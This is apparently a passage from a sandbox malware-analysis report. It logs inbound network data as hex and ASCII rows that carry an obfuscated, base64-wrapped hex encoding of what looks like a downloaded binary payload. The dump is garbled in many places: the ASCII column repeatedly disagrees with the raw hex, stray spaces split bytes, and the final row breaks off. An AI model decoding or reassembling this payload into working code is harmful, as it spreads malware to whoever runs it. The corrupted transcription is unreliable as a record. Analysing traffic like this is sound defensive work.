2021-12-02 17:26:37 UTC	1171	IN	Data Raw: 41 32 4f 43 78 67 4e 54 6b 73 59 44 59 30 4c 47 41 7a 4f 43 78 67 4f 54 45 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 4f 43 78 67 52 54 49 73 59 44 46 42 4c 47 41 30 52 53 78 67 4d 45 49 73 59 45 55 34 4c 47 41 35 4d 53 78 67 52 54 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4e 43 78 67 4e 54 41 73 59 44 67 7a 4c 47 42 44 4e 69 78 67 4d 55 4d 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4e 6a 51 7 3 59 44 64 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 41 35 4c 47 41 34 51 69 78 67 4d 54 63 73 59 44 68 45 4c 47 41 30 52 43 78 67 52 6a 67 73 59 44 55 78 4c 47 41 31 4d 69 78 67 52 6b 59 73 59 45 51 77 4c Data Ascii: A2OCxgNTksYDY0LGAzOCxgOTEsYDZBLGAwMCxgNkEsYDAwLGA2OCxgRTIsYDFBLGA0RSxgMEIsYEU4LGA5MSxgRTMsYDAwLGAwMCxgODMsYEM0LGAwNCxgNTAsYDgzLGBDNixgMUMsYDU2LGBFOCcxgNjQsYDdCLGAwMCxgMDAsYDgzLGBDNCxgMTQsYDg1LGBDMCcxgNzQsYDA5LGA4QixgMTcsYDhELGA0RCxgRjgsYDUxLGA1MixgRkYsYEQwL
2021-12-02 17:26:37 UTC	1187	IN	Data Raw: 41 77 4d 43 78 67 4f 44 4d 73 59 45 5a 47 4c 47 41 77 4d 53 78 67 4e 7a 59 73 59 44 41 35 4c 47 41 34 4d 79 78 67 52 55 59 73 59 44 41 79 4c 47 41 34 52 43 78 67 4e 44 51 73 59 44 64 43 4c 47 41 77 4d 69 78 67 52 55 49 73 59 44 41 7a 4c 47 41 34 51 69 78 67 4e 44 55 73 59 45 59 34 4c 47 41 34 51 69 78 67 4e 45 51 73 59 44 42 44 4c 47 41 34 4d 79 78 67 52 6a 6b 73 59 44 41 79 4c 47 41 33 4e 53 78 67 4e 6a 63 73 59 44 68 43 4c 47 41 77 4d 43 78 67 4d 30 49 7 3 59 44 67 32 4c 47 42 45 4e 43 78 67 4d 54 49 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 7a 55 73 59 44 4e 43 4c 47 41 34 51 69 78 67 4f 45 55 73 59 45 49 30 4c 47 41 78 4d 69 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 79 78 67 51 7a 6b 73 59 44 55 78 4c 47 41 34 52 43 78 67 4f 54 59 73 59 45 52 44 4c Data Ascii: AwMCxgODMsYEEZGLGAwMSxgNzYsYDA5LGA4MyxgRUysYDaYLGA4RCxgNDQsYDdCLGAwMixgRUIsYDazLGA4QixgNDUsYEEY4LGA4QixgNEQsYDBDLGA4MyxgRjksYDaYLGA3NSxgNjcsYDhCLGAwMCxgM0IsYDg2LGBENCxgMTIsYDaxLGAwMCxgNzUsYDNCLGA4QixgOEUsYEI0LGAxMixgMDEsYDAwLGAwMyxgQzksYDUxLGA4RCxgOTYsYERDL
2021-12-02 17:26:37 UTC	1203	IN	Data Raw: 41 77 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 79 78 67 4e 54 41 73 59 44 55 32 4c 47 42 46 4f 43 78 67 51 6a 6b 73 59 45 49 35 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 4d 7a 4c 47 42 44 4f 53 78 67 4e 6a 67 73 59 44 41 32 4c 47 41 77 4d 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 53 78 67 4f 45 51 73 59 44 6b 31 4c 47 42 47 51 53 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 49 73 59 45 4d 33 4c 47 41 34 4e 69 78 67 4d 6a 51 7 3 59 44 42 42 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 68 45 4c 47 42 47 4f 43 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 54 67 73 59 44 59 30 4c 47 42 45 4d 79 78 67 4d 44 41 73 59 44 41 77 4c Data Ascii: AwQSxgMDAsYDAwLGA1MyxgNTAsYDU2LGBFOCcxgQjksYEI5LGAwMCxgMDAsYDMZLGBDOSxgNjgsYDA2LGAwMixgMDAsYDAwLGA1MSxgOEQsYDk1LGBGQsXgRkQsYEEZGLGBGRixgNTIsYEM3LGA4NixgMjQsYDBBLGAwMCxgMDAsYDAwLGAwMCxgMDAsYDAwLGA2NixgODksYDhELGBGOCcxgRkQsYEEZGLGBGRixgRTgsYDY0LGBEMyXgMDAsYDAwL
2021-12-02 17:26:37 UTC	1219	IN	Data Raw: 42 47 4f 43 78 67 52 45 4d 73 59 44 63 35 4c 47 42 43 4e 69 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 67 34 4c 47 42 42 4d 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6a 67 73 59 44 49 32 4c 47 41 30 52 43 78 67 4d 7a 51 73 59 45 45 32 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 67 7a 4c 47 42 44 4d 43 78 67 4d 55 4d 73 59 44 55 77 4c 47 42 46 4f 43 78 67 4e 6a 45 73 59 44 55 33 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 4 4 4e 43 78 67 4d 54 51 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 41 33 4c 47 41 32 4f 43 78 67 4d 44 4d 73 59 44 67 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 5a 47 4c Data Ascii: BGOCxgREMsYDc5LGBCNixgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDg4LGBBMCxgMEIsYDAwLGAwMCxgNjgsYDI2LGA0RCxgMzQsYEE2LGA2QsXgMDAsYDZBLGAwMCxgNTesYDgzLGBDMCcxgMUMsYDUwLGBFOCcxgNjEsYDU3LGAwMCxgMDAsYDgzLGBDNCxgMTQsYDg1LGBDMCcxgNzQsYDA3LGA2OCxgMDMsYDgwLGAwMCxgMDAsYEEZGL
2021-12-02 17:26:37 UTC	1235	IN	Data Raw: 41 77 4e 43 78 67 4d 44 41 73 59 44 41 77 4c 47 42 46 4f 43 78 67 4d 30 4d 73 59 45 4a 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 31 52 43 78 67 4d 54 51 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4f 43 78 67 4e 54 41 73 59 44 55 77 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 4d 33 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 4e 43 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 4e 47 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 51 7a 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 51 33 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 52 43 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 52 47 4c 47 41 34 4f 43 78 67 4e 44 55 73 59 45 55 7a 4c 47 41 34 52 43 78 67 4e 44 55 73 59 45 5a 44 4c 47 41 31 4d 43 78 67 4e 54 59 73 59 44 5a 42 4c Data Ascii: AwNCxgMDAsYDAwLGBFOCcxgM0MsYEEJCLGAwMCxgMDAsYDhCLGA1RCxgMTQsYDMzLGBDMCcxgODMsYEM0LGAwOCxgNTAsYDUwLGA4OSxgNDUsYEM3LGA4OSxgNDUsYENCLGA4OSxgNDUsYENGLGA4OSxgNDUsYEQzLGA4OSxgNDUsYEQ3LGA4OSxgNDUsYERCLGA4OSxgNDUsYERGLGA4OCxgNDUsYEUzLGA4RCxgNDUsYEZDLGA1MCxgNTysYDZBL
2021-12-02 17:26:37 UTC	1251	IN	Data Raw: 42 45 51 79 78 67 4e 7a 49 73 59 44 41 77 4c 47 41 32 4d 69 78 67 4d 44 41 73 59 45 4d 33 4c 47 41 30 4e 53 78 67 52 54 41 73 59 44 59 35 4c 47 41 77 4d 43 78 67 4e 7a 49 73 59 44 41 77 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 50 4c 47 41 32 4e 43 78 67 4d 44 41 73 59 44 56 44 4c 47 41 77 4d 43 78 67 4e 6a 59 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 54 67 73 59 45 55 34 4c 47 42 42 4f 43 78 67 51 6a 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 7 3 59 45 59 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 45 30 4c 47 41 34 4e 53 78 67 52 6a 59 73 59 44 63 31 4c 47 41 77 4e 69 78 67 4e 55 59 73 59 44 56 46 4c 47 41 34 51 69 78 67 52 54 55 73 59 44 56 45 4c 47 42 44 4d 79 78 67 4e 54 4d 73 59 44 5a 42 4c 47 41 77 4f 43 78 67 4f 45 51 73 59 44 52 45 4c Data Ascii: BEQyxgNzIsYDAwLGA2MixgMDAsYEM3LGA0NSxgRTAsYDY5LGAwMCxgNzIsYDAwLGBDNyxgNDUsYEU0LGA2NCxgMDAsYDVLGAwMCxgNjYsYDg5LGA0NSxgRTgsYEU4LGBBOCcxgQjAsYDAwLGAwMCxgOEIsYEEYwLGA4MyxgQzQsYDE0LGA4NSxgRjYsYDc1LGAwNixgNUysYDVFGLGA4QixgRTUsYDVELGBDMyxgNTMsYDZBLGAwOCxgOEQsYDREL
2021-12-02 17:26:37 UTC	1267	IN	Data Raw: 42 45 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 7a 4f 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 77 52 69 78 67 4f 44 55 73 59 45 46 46 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 43 78 67 4f 45 49 73 59 44 51 31 4c 47 42 47 4f 43 78 67 4f 45 51 73 59 44 52 45 4c 47 42 47 51 79 78 67 4e 54 45 73 59 44 68 43 4c 47 41 30 52 53 78 67 4d 7a 41 73 59 44 5a 42 4c 47 42 47 52 69 78 67 4f 45 51 73 59 44 6b 31 4c 47 42 42 51 79 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 49 73 59 44 55 77 4c 47 42 47 52 69 78 67 52 44 45 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4d 45 59 73 59 44 67 31 4c 47 41 34 51 79 78 67 4d 44 41 7 3 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 55 31 4c Data Ascii: BEMCcxgODMsYEM0LGAzOCxgODUsYEMwLGAwRixgODUsYEFFLGAwMCxgMDAsYDAwLGA1MCcxgOEIsYDQ1LGBGOCcxgOEQsYDRELGBGQyxgNTesYDhCLGA0RSxgMzAsYDZBLGBGRixgOEQsYDk1LGBBQyxgRkUsYEEZGLGBGRixgNTIsYDUwLGBGRixgRDEsYDgzLGBDNCxgMTQsYDg1LGBDMCcxgMEIsYDg1LGA4QyxgMDAsYDAwLGAwMCxgOEIsYDU1L

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	1299	IN	Data Raw: 41 77 4d 53 78 67 4f 44 59 73 59 44 41 34 4c 47 41 77 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 4f 44 59 73 59 44 41 30 4c 47 41 77 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 68 45 4c 47 41 31 4e 53 78 67 4f 44 41 73 59 44 55 79 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 56 44 4c 47 41 34 52 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 45 51 73 59 44 67 77 4c 47 41 31 4d 53 78 67 52 54 67 7 3 59 45 55 7a 4c 47 41 34 52 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 79 78 67 51 7a 41 73 59 44 41 78 4c 47 41 34 4e 69 78 67 4d 44 67 73 59 44 42 42 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 31 4e 79 78 67 4d 44 51 73 59 44 55 79 4c 47 41 31 4e 69 78 67 52 54 67 73 59 44 67 78 4c Data Ascii: AwMSxgODYsYDA4LGAwQsXgMDAsYDAwLGA4QixgODYsYDA0LGAwQsXgMDAsYDAwLGA2QSxgMDAsYDhELGA1NSxgODAsYDUyLGA1MCxgRTgsYDvDLGA4RixgMDAsYDAwLGA4RCxgNEQsYDgwLGA1MSxgRTgsYEUzLGA4RCxgMDAsYDAwLGAwMyxgQzAsYDAxLGA4NixgMDgsYDDBLGAwMCxgMDAsYDhCLGA1Ny xgMDQsYDUyLGA1NixgRTgsYDgxL
2021-12-02 17:26:37 UTC	1315	IN	Data Raw: 41 31 4e 79 78 67 4e 54 59 73 59 45 55 34 4c 47 41 32 52 43 78 67 4e 7a 45 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 45 51 73 59 44 67 31 4c 47 42 45 51 79 78 67 52 6b 49 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 41 73 59 45 55 34 4c 47 42 47 4d 53 78 67 4f 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6a 67 73 59 44 45 35 4c 47 41 77 4d 69 78 67 4d 44 49 73 59 44 41 77 4c 47 41 34 52 43 78 67 4f 45 51 73 59 45 52 44 4c 47 42 47 51 69 78 67 52 6b 59 7 3 59 45 5a 47 4c 47 41 31 4d 53 78 67 4f 45 51 73 59 44 55 31 4c 47 42 47 51 79 78 67 4e 54 49 73 59 44 55 32 4c 47 41 34 51 69 78 67 52 6a 67 73 59 45 55 34 4c 47 42 46 4f 53 78 67 4f 54 41 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 51 79 78 67 4f 44 55 73 59 45 4d 77 4c Data Ascii: A1NyxgNTYsYEU4LGA2RCxgNzEsYEZGLGBGRixgOEQsYDg1LGBEQyxgRkIsYEZGLGBGRixgNTAsYEU4LGBGMSxgODEsYDAwLGAwMCxgNjgsYDE5LGAwMixgMDIsYDAwLGA4RCxgOEQsYERDLGBGQixgRkYsYEZGLGA1MSxgOEQsYDU1LGBGQyxgNTIsYDU2LGA4QixgRjgsYEU4LGBFOSxgOTAsYEZGLGBGRixgODMsYEM0LGAyQyxgODUsYEMwL
2021-12-02 17:26:37 UTC	1331	IN	Data Raw: 42 47 52 53 78 67 4d 44 6b 73 59 44 63 31 4c 47 41 77 4e 79 78 67 51 6b 49 73 59 44 67 35 4c 47 41 77 4d 53 78 67 4d 54 49 73 59 44 41 77 4c 47 42 46 51 69 78 67 4e 54 51 73 59 44 67 7a 4c 47 42 47 52 53 78 67 4d 45 59 73 59 44 63 30 4c 47 41 30 51 53 78 67 4f 44 4d 73 59 45 5a 46 4c 47 41 77 51 69 78 67 4e 7a 51 73 59 44 51 31 4c 47 41 34 4d 79 78 67 52 6b 55 73 59 44 45 32 4c 47 41 33 4e 53 78 67 4d 44 55 73 59 44 67 35 4c 47 41 31 4e 53 78 67 52 6a 51 7 3 59 45 56 43 4c 47 41 30 4d 43 78 67 4f 44 4d 73 59 45 5a 46 4c 47 41 77 4f 43 78 67 4e 7a 55 73 59 44 41 31 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 59 30 4c 47 42 46 51 69 78 67 4d 7a 45 73 59 44 67 7a 4c 47 42 47 52 53 78 67 4d 54 6b 73 59 44 63 31 4c 47 41 77 4e 53 78 67 4f 44 6b 73 59 44 64 45 4c Data Ascii: BGRSxgMDksYDc1LGAwNyxgQkIsYDg5LGAwMSxgMTIsYDAwLGBFQixgNTQsYDgzLGBGRSxgMEYsYDc0LGA0QsXgODMsYEFZFLGAwQixgNzQsYDQ1LGA4MyxgRkUsYDg2LGA3NSxgMDUsYDg5LGA1NSxgRjQsYEVCLGA0MCxgODMsYEFZFLGAwOCxgNzUsYDA1LGA4OSxgNDUsYEFY0LGBFQixgMzEsYDgzLGBGRSxgMTksYDc1LGAwNSxgODksYDdEL
2021-12-02 17:26:37 UTC	1347	IN	Data Raw: 42 47 52 69 78 67 4d 30 4d 73 59 44 4a 44 4c 47 41 33 4e 43 78 67 51 6a 49 73 59 44 4e 44 4c 47 41 79 52 43 78 67 4d 45 59 73 59 44 67 30 4c 47 41 77 4d 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 45 51 73 59 44 55 77 4c 47 42 45 4d 43 78 67 4f 44 41 73 59 45 5a 42 4c 47 41 77 4d 79 78 67 4d 45 59 73 59 44 67 32 4c 47 41 79 51 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4d 30 4d 73 59 44 4d 30 4c 47 41 77 52 69 78 67 4f 44 51 7 3 59 44 51 32 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 7a 51 79 78 67 4d 7a 55 73 59 44 42 47 4c 47 41 34 4e 43 78 67 4e 6a 41 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 45 4c 47 41 30 4f 43 78 67 51 7a 67 73 59 44 67 77 4c 47 42 47 4f 53 78 67 4d 44 4d 73 59 44 42 47 4c Data Ascii: BGRixgM0MsYDJDGLGA3NCxgQjIsYDNDLGAyRCxgMEYsYDg0LGAwMixgRkYsYEZGLGBGRixgOEQsYDUwLGBEMCxoGDAsYEZBLGAwMyxgMEYsYDg2LGAyQyxgRkYsYEZGLGBGRixgM0MsYDM0LGAwRixgODQsYDQ2LGBGRixgRkYsYEZGLGAzQyxgMzUsYDDBGLGA4NCxgNjAsYEZGLGBGRixgRkYsYDhELGA0OCxgQzgsYDgwLGBGOSxgMDMsYDDBGL
2021-12-02 17:26:37 UTC	1363	IN	Data Raw: 41 32 51 53 78 67 4d 44 41 73 59 44 55 79 4c 47 42 47 52 69 78 67 52 44 41 73 59 44 4d 7a 4c 47 42 44 4f 53 78 67 4e 6a 67 73 59 45 5a 46 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4d 53 78 67 4f 45 51 73 59 44 6b 31 4c 47 42 42 51 53 78 67 52 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 49 73 59 44 59 32 4c 47 41 34 4f 53 78 67 4f 45 51 73 59 45 45 34 4c 47 42 47 51 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 4e 7a 51 73 59 44 56 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 7 7 51 79 78 67 51 7a 63 73 59 44 51 31 4c 47 42 44 4f 43 78 67 4e 6a 6b 73 59 44 41 77 4c 47 41 32 52 43 78 67 4d 44 41 73 59 45 4d 33 4c 47 41 30 4e 53 78 67 51 30 4d 73 59 44 4a 46 4c Data Ascii: A2QSxgMDAsYDUyLGBGRixgRDAsYDMzLGBDOSxgNjgsYEZFLGAwMSxgMDAsYDAwLGA1MSxgOEQsYDk1LGBBQsXgRkMsYEZGLGBGRixgNTIsYDY2LGA4OSxgOEQsYEE4LGBGQyxgRkYsYEZGLGBFOC xgNzQsYDvCLGAwMCxgMDAsYDMzLGBDMCxoGDMsYEM0LGAwQyxgQzcsYDQ1LGBDOcxgNjksYDAwLGA2RCxgMDAsYEM3LGA0NSxgQ0MsYDJFL
2021-12-02 17:26:37 UTC	1379	IN	Data Raw: 41 34 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 42 43 4e 79 78 67 4e 54 59 73 59 44 68 45 4c 47 41 34 52 69 78 67 4e 6a 6b 73 59 44 45 79 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 55 78 4c 47 41 31 4d 79 78 67 52 54 67 73 59 44 59 79 4c 47 41 31 4e 79 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 42 44 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 42 42 4d 69 78 67 4e 54 59 73 59 44 68 45 4c 47 41 35 4e 79 78 67 4e 7a 45 7 3 59 44 45 79 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 55 79 4c 47 41 31 4d 79 78 67 52 54 67 73 59 44 52 45 4c 47 41 31 4e 79 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 42 44 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 41 34 52 43 78 67 4e 54 59 73 59 44 67 78 4c Data Ascii: A4NSxgQzAsYDc1LGBCNyxgNTYsYDhELGA4RixgNjksYDhELGAwMSxgMDAsYDUxLGA1MyxgRTgsYDYyLGA1NyxgMDAsYDAwLGA4MyxgQzQsYDDBDLGA4NSxgQzAsYDc1LGBBMixgNTYsYDhELGA5NyxgNzEsYDEyLGAwMSxgMDAsYDUyLGA1MyxgRTgsYDRELGA1NyxgMDAsYDAwLGA4MyxgQzQsYDDBDLGA4NSxgQzAsYDc1LGA4RCxgNTYsYDgxL

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	1395	IN	Data Raw: 41 7a 4e 43 78 67 4d 6a 67 73 59 45 52 46 4c 47 42 44 51 53 78 67 51 30 49 73 59 44 4d 7a 4c 47 41 32 4d 69 78 67 4d 44 45 73 59 44 45 30 4c 47 42 46 4d 43 78 67 4d 7a 45 73 59 45 55 32 4c 47 42 46 4d 53 78 67 4d 54 63 73 59 44 6b 78 4c 47 41 34 4e 43 78 67 4d 30 51 73 59 45 52 44 4c 47 42 45 52 43 78 67 4e 7a 51 73 59 45 52 46 4c 47 42 45 4f 53 78 67 51 55 55 73 59 45 59 79 4c 47 41 34 52 53 78 67 4f 45 45 73 59 44 59 35 4c 47 41 35 51 69 78 67 4f 54 59 73 59 44 56 43 4c 47 41 78 52 69 78 67 4d 44 41 73 59 44 67 35 4c 47 41 78 4f 53 78 67 4e 6a 51 73 59 44 4d 79 4c 47 41 3 1 52 53 78 67 4d 54 51 73 59 44 49 31 4c 47 41 78 4d 69 78 67 4e 44 63 73 59 45 52 43 4c 47 41 77 52 69 78 67 4d 55 4d 73 59 45 52 42 4c 47 42 47 52 53 78 67 4f 44 45 73 59 45 4d 34 4c Data Ascii: AzNCxgMjgsYERFLGBDQsXgQ0IsYDMzLGA2MixgMDEsYDE0LGBFMCxgMzEsYEU2LGBFMSxgMTcsYDkxLGA4NCxgM0QsYERDLGBERCxgNzQsYERFLGBEOSxgQUUsYEtYyLGA4RSxgOEESYDY5LGA5QixgOTYsYDVC LGAXRixgMDAsYDg5LGAxOSxgNjQsYDMYlLGA1RSxgMTQsYDl1LGAxMixgNDcsYERCLGAwRixgMUMsYERB LGBGRSxgODEsYEM4L
2021-12-02 17:26:37 UTC	1411	IN	Data Raw: 41 7a 4e 53 78 67 4f 54 51 73 59 45 4d 31 4c 47 41 7a 4e 53 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 51 34 4c 47 41 79 4d 43 78 67 4e 54 59 73 59 44 68 43 4c 47 41 33 4d 43 78 67 4d 6a 51 73 59 44 55 33 4c 47 41 34 51 69 78 67 4e 7a 67 73 59 44 41 30 4c 47 41 34 4d 79 78 67 4e 30 59 73 59 44 51 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 45 51 78 4c 47 41 33 4e 43 78 67 4d 44 55 73 59 44 68 43 4c 47 41 31 4d 43 78 67 4d 55 4d 73 59 44 68 43 4c 47 42 47 4d 53 78 67 4f 44 55 73 59 45 51 79 4c 47 41 3 3 4e 43 78 67 4d 54 55 73 59 44 68 45 4c 47 41 30 4e 69 78 67 52 6a 51 73 59 44 4e 45 4c 47 42 47 4d 79 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 7a 63 73 59 44 42 43 4c Data Ascii: AzNSxgOTQsYEM1LGAzNSxgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDQ4LGAyMC xgNTYsYDhCLGA3MCxgMjQsYDU3LGA4QixgNzgsYDA0LGA4MyxgN0YsYDQwLGAwMCxgOEIsYEQxLGA3NC xgMDUsYDhCLGA1MCxgMUMsYDhCLGBGMSxgODUsYEQyLGA3NCxgMTUsYDhELGA0NixgRjQsYDNELGBGMy xgMDEsYDAwLGAwMCxgNzcsYDBCL
2021-12-02 17:26:37 UTC	1427	IN	Data Raw: 41 34 4e 79 78 67 4e 6a 51 73 59 44 45 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 78 4e 43 78 67 4d 45 59 73 59 44 6b 30 4c 47 42 44 4d 69 78 67 4f 45 51 73 59 44 67 32 4c 47 41 31 4d 43 78 67 4d 30 4d 73 59 44 52 47 4c 47 41 77 4d 43 78 67 4f 44 6b 73 59 44 6b 32 4c 47 41 30 4d 43 78 67 4d 30 4d 73 59 44 52 47 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 68 47 4c 47 42 42 4d 43 78 67 4d 54 51 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 55 30 4c 47 41 78 4f 53 78 67 4e 7a 49 73 59 44 55 79 4c 47 41 31 4d 43 78 67 52 54 67 73 59 45 56 45 4c 47 41 7 9 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 42 44 4e 79 78 67 4f 44 59 73 59 44 51 30 4c 47 41 7a 51 79 78 67 4e 45 59 73 59 44 41 77 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c Data Ascii: A4NyxgNjQsYDExLGAwMCxgMDAsYDZBLGAxNCxgMEYsYDk0LGBDMixgOEQsYDg2LGA1MC xgMOMsYDRGLGAwMCxgODksYDk2LGA0MCxgMOMsYDRGLGAwMCxgOEIsYDhGLGBBMCxgMTQsYDAwLGAwMC xgOEQsYDU0LGAxOSxgNzIsYDUyLGA1MCxgRTgsYEVELGAyQsXgMDAsYDAwLGBDNyxgODYsYDQ0LGAzQy xgNEYsYDAwLGAwMSxgMDAsYDAwL
2021-12-02 17:26:37 UTC	1443	IN	Data Raw: 41 32 51 53 78 67 4d 44 41 73 59 44 55 78 4c 47 41 34 52 43 78 67 51 6a 41 73 59 45 59 30 4c 47 41 77 51 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 31 4e 69 78 67 4e 54 41 73 59 45 55 34 4c 47 41 34 4e 43 78 67 4d 54 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 55 31 4c 47 41 78 4f 43 78 67 4f 45 49 73 59 44 51 31 4c 47 41 78 4e 43 78 67 4f 45 49 73 59 44 52 45 4c 47 41 78 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4e 43 78 67 4e 54 49 73 59 44 68 43 4c 47 41 31 4e 53 78 67 4d 45 4d 73 59 44 55 77 4c 47 41 34 51 69 78 67 4d 44 59 73 59 44 55 78 4c 47 41 31 4d 69 78 67 52 6b 59 73 59 45 51 77 4c 47 41 31 52 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 32 52 43 78 67 4e 44 49 7 3 59 44 41 34 4c 47 41 35 4e 53 78 67 4d 30 55 73 59 44 67 79 4c Data Ascii: A2QSxgMDAsYDUxLGA4RCxgQJAsYEtY0LGAwQixgMDAsYDAwLGA1NixgNTAsYEU4LGA4NCxgMTAsYDAw LGAwMCxgOEIsYDU1LGAxOCxgOEIsYDQ1LGAxNCxgOEIsYDRELGAwMCxgODMsYEM0LGAxNCxgNTIsYDhC LGA1NSxgMEMsYDUwLGA4QixgMDYsYDUxLGA1MixgRkYsYEQwLGA1RSxgNUQsYEMzLGA2RCxgNDIsYDA4 LGA5NSxgM0UsYDgyL
2021-12-02 17:26:37 UTC	1459	IN	Data Raw: 41 78 4e 43 78 67 4e 54 41 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 41 73 59 44 55 78 4c 47 41 34 51 69 78 67 4e 45 51 73 59 44 42 44 4c 47 41 31 4d 69 78 67 4e 54 41 73 59 44 55 78 4c 47 42 47 52 69 78 67 52 44 59 73 59 44 56 46 4c 47 41 34 51 69 78 67 52 54 55 73 59 44 56 45 4c 47 42 44 4d 79 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 31 52 53 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 45 56 45 4c 47 41 79 51 69 78 67 4e 30 55 7 3 59 44 55 77 4c 47 42 42 52 43 78 67 4f 44 63 73 59 45 51 31 4c 47 41 30 51 53 78 67 4d 44 51 73 59 45 59 34 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 34 4d 79 78 67 52 55 4d 73 